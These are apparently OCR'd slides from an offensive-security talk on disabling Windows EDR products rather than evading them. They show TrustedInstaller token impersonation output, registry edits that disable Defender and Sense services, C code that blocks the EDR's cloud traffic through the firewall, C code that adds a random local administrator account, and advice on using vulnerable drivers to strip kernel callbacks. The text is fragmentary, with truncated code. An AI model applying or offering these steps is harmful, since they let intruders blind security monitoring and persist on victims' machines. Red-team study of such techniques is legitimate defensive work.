
MsSense.exe

https://github.com/Mr-Un1k0d3r/EDRs/blob/main/elevate_to_system_or_trustedinsaller.c

Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?

You can impersonate the TrustedInstaller privilege, but duplicating the service token and get the group



```
C:\Users\CharlesHamilton\Desktop>elevate.exe trusted
[GetProcByPID] Process winlogon.exe PID is 1632
[ElevateSystem] ImpersonateByPID(SYSTEM) succeeded.
[GetTrustedInstallerPID] QueryServiceStatusEx need 36 bytes.
[GetTrustedInstallerPID] TrustedInstaller Service PID is 1252
[ElevateTrustedInstaller] ImpersonateByPID(TrustedInstaller) succeeded.
[main] (SYSTEM) Token HANDLE 0x00000000000000CC.
[main] (TrustedInstaller) Token HANDLE 0x00000000000000F0.
[CreateProcessImpersonate] MultiByteToWideChar need 8 bytes.

C:\Users\CharlesHamilton\Desktop>
```


Administrateur : elevate.exe trusted

```
Nom d'utilisateur   SID
=================== ========
nt authority\system S-1-5-18


Informations de groupe
----------------------

Nom du groupe                        Type             SID
Attributs
==================================== ================ ==============================================================
=======================================================
Mandatory Label\System Mandatory Level Nom              S-1-16-16384

Everyone                             Groupe bien connu S-1-1-0
Groupe obligatoire, Activé par défaut, Groupe activé
BUILTIN\Utilisateurs                 Alias            S-1-5-32-545
Groupe obligatoire, Activé par défaut, Groupe activé
NT AUTHORITY\SERVICE                 Groupe bien connu S-1-5-6
Groupe obligatoire, Activé par défaut, Groupe activé
CONSOLE LOGON                        Groupe bien connu S-1-2-1
Groupe obligatoire, Activé par défaut, Groupe activé
NT AUTHORITY\Authenticated Users     Groupe bien connu S-1-5-11
Groupe obligatoire, Activé par défaut, Groupe activé
NT AUTHORITY\This Organization       Groupe bien connu S-1-5-15
Groupe obligatoire, Activé par défaut, Groupe activé
NT SERVICE\TrustedInstaller          Groupe bien connu S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464
Activé par défaut, Groupe activé, Propriétaire du groupe
LOCAL                                Groupe bien connu S-1-2-0
```

Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?

With the TrustedInstaller privilege you can tamper the registry key associated with the services



Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Sense

RDPUDD
RdpVideoMini
rdyboost
Realtek
ReFS
ReFSv1
RemoteAccess
RemoteRegist
RetailDemo
RFCOMM
rhproxy
RmSvc
RpcEptMappe
RpcLocator
RpcSs
rspndr

Name	Type	Data
(Default)	REG_SZ	(value not set)
DelayedAutostart	REG_DWORD	0x00000000 (0)
Description	REG_SZ	@%ProgramFiles%\Windows Defender Advanced Threat Protection\MsSense.exe,-1002
DisplayName	REG_SZ	@%ProgramFiles%\Windows Defender Advanced Threat Protection\MsSense.exe,-1001
ErrorControl	REG_DWORD	0x00000001 (1)
FailureActions	REG_BINARY	80 51 01 00 00 00 00 00 00 00 00 00 03 00 00 00 14 00 00 00 01 00 00 00 60 ea 00 00 01 00 00 00 60 ea 00 00 01 00 00 00 e0 93 04 00
ImagePath	REG_EXPAND_SZ	"%ProgramFiles%\Windows Defender Advanced Threat Protection\MsSense.exe"
LaunchProtected	REG_DWORD	0x00000000 (0)
ObjectName	REG_SZ	LocalSystem
PreshutdownTi...	REG_DWORD	0x000007d0 (2000)
RequiredPrivileg...	REG_MULTI_SZ	SeAuditPrivilege SeChangeNotifyPrivilege SeCreateGlobalPrivilege SeCreatePagefilePrivilege SeCreatePermanentPrivilege SeDebug...
ServiceSidType	REG_DWORD	0x00000001 (1)
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)

set to 0x04 to disable

Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?

Remove the ImagePath and set Start to 0x4 for the following services:

- Sense
- WdBoot
- WinDefend
- WdNisDrv
- WdNisSvc

Reboot and enjoy

Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?

There is a problem, the EDR will flag the registry tampering


Most EDRs are cloud based, which means they need to send the information to the cloud

You can monitor the network traffic using Network Monitor (Signed by Microsoft)

https://www.microsoft.com/en-ca/download/details.aspx?id=4865

Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?




```c
// gcc firewall.c -o firewall.exe -lole32 -loleaut32 -luuid.
#include <windows.h>
#include <stdio.h>
#include <netfw.h>

int main() {
    HRESULT hr;
    GUID GUID_HNetCfg_FwPolicy2 = {0xe2b3c97f,0x6ae1,0x41ac,{0x81,0x7a,0xf6,0xf9,0x21,0x66,0xd7,0xdd}};
    IClassFactory *icf = NULL;
    IDispatch *id = NULL;
    INetFwPolicy2 *nfp2 = NULL;

    hr = CoInitialize(NULL);
    hr = CoGetClassObject(&GUID_HNetCfg_FwPolicy2, CLSCTX_LOCAL_SERVER | CLSCTX_INPROC_SERVER, NULL,  &IID_IClassFactory, (VOID **)&icf);

    if(hr != S_OK) {
        printf("CoGetClassObject failed: HRESULT 0x%08x\n", hr);
        CoUninitialize();
        ExitProcess(0);
    }

    hr = icf->lpVtbl->CreateInstance(icf, NULL, &IID_IDispatch, (VOID**)&id);
```

Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?

One last problem: the firewall may not be enabled locally, due to managed policy



▸ Windows Firewall ▸ Customize Settings

Customize settings for each type of network

You can modify the firewall settings for each type of network location that you use.

What are network locations?

For your security, some settings are managed by your system administrator.

Home or work (private) network location settings

● Turn on Windows Firewall

☐ Block all incoming connections, including those in the list of allowed programs

☑ Notify me when Windows Firewall blocks a new program


○ Turn off Windows Firewall (not recommended)

Public network location settings

Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?

Create a local administrative account to enforce the local policy instead of the domain



```c
int main() {
    srand(GetCurrentProcessId());
    WCHAR *username = NULL;
    WCHAR *password = NULL;
    USER_INFO_1 ui;
    DWORD dwError = 0;
    GenString(&username, 12, 26);
    GenString(&password, 12, 71);
    printf("Username is: %ls\n", username);
    printf("Password is: %ls\n", password);

    ui.usri1_name = username;
    ui.usri1_password = password;
    ui.usri1_priv = USER_PRIV_USER;
    ui.usri1_flags = UF_DONT_EXPIRE_PASSWD;
    ui.usri1_home_dir = NULL;
    ui.usri1_comment = NULL;
    ui.usri1_script_path = NULL;

    NET_API_STATUS status;
    status = NetUserAdd(NULL, 1, (BYTE*)&ui, &dwError);
    if(status != NERR_Success) {
        printf("NetUserAdd failed. Error: %d\n", status);
    }

    LOCALGROUP_MEMBERS_INFO_3 lmi;
    lmi.lgrmi3_domainandname = username;
    status = NetLocalGroupAddMembers(NULL, L"Administrators", 3, (BYTE*)&lmi, 1);
    if(status != NERR_Success) {
        printf("NetLocalGroupAddMembers failed. Error: %d\n", status);
    }

    return 0;
}
```

Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?

Quick summary:

- Create a local administrative account to enforce the local policy
- Block the EDR network range
- Disable the service
- Reboot
- Enjoy

Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?

Some EDR prevent tampering from the kernel

You can bring your own vulnerable driver to compromise the kernel and remove the kernel callback


https://github.com/hacksysteam/HackSysExtremeVulnerableDriver

Drivers tend to be poorly designed; there are vulnerabilities all over the place

Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?

Hunting for MmMapIoSpace in a driver export is a good start



MmMapIoSpace function (wdm.h)

Article • 02/25/2022 • 2 minutes to read

The **MmMapIoSpace** routine maps the given physical address range to nonpaged system space.

Virtual to physical memory mapped in the kernel; they cannot be paged out

[illegible]

Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?


Remember these kernel callback

Once you have kernel code execution, you can modify the callbacks

FltRegisterFilter function (fltkernel.h)

Kernel code is hard, there is a bit of a learning curve

FltUnregisterFilter function (fltkernel.h)



File System	IRP_MJ_CREATE_NAMED_PIPE (pre)	t.sys + 0x6eca0
File System	IRP_MJ_CLOSE (pre)	t.sys + 0x708e0
File System	IRP_MJ_CLOSE (post)	t.sys + 0x70f70
File System	IRP_MJ_READ (pre)	t.sys + 0x75150
File System	IRP_MJ_READ (post)	t.sys + 0x75550
File System	IRP_MJ_QUERY_INFORMATION (pre)	t.sys + 0x6b210
File System	IRP_MJ_QUERY_INFORMATION (post)	t.sys + 0x6b690
File System	IRP_MJ_SET_INFORMATION (pre)	t.sys + 0x6b9d0
File System	IRP_MJ_SET_INFORMATION (post)	t.sys + 0x6c0b0
File System	IRP_MJ_SET_EA (pre)	t.sys + 0x6cf00
File System	IRP_MJ_SET_EA (post)	t.sys + 0x6d9f0
File System	IRP_MJ_FLUSH_BUFFERS (pre)	t.sys + 0x1dd8d0
File System	IRP_MJ_FLUSH_BUFFERS (post)	t.sys + 0x1ddab0
File System	IRP_MJ_QUERY_VOLUME_INFORMATION (pre)	t.sys + 0x1de160
File System	IRP_MJ_QUERY_VOLUME_INFORMATION (post)	t.sys + 0x1de310
File System	IRP_MJ_DEVICE_CONTROL (pre)	t.sys + 0x761c0
File System	IRP_MJ_DEVICE_CONTROL (post)	t.sys + 0x763c0
File System	IRP_MJ_INTERNAL_DEVICE_CONTROL (pre)	t.sys + 0x76d90
File System	IRP_MJ_INTERNAL_DEVICE_CONTROL (post)	t.sys + 0x77150
File System	IRP_MJ_SHUTDOWN (pre)	t.sys + 0x73770
File System	IRP_MJ_SHUTDOWN (post)	t.sys + 0x73910

Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?

EDRSandBlast

Abuse of read/write primitive in the followings drivers:

- RTCore64.sys
- DBUtils_2_3.sys

https://github.com/wavestone-cdt/EDRSandblast

Alternative to Evade EDRs

Do we need shellcode?

Short answer we don’t

Cobalt Strike was build on Metasploit Meterpreter which was an exploitation framework

Stage0 using shellcode was useful in an exploitation context

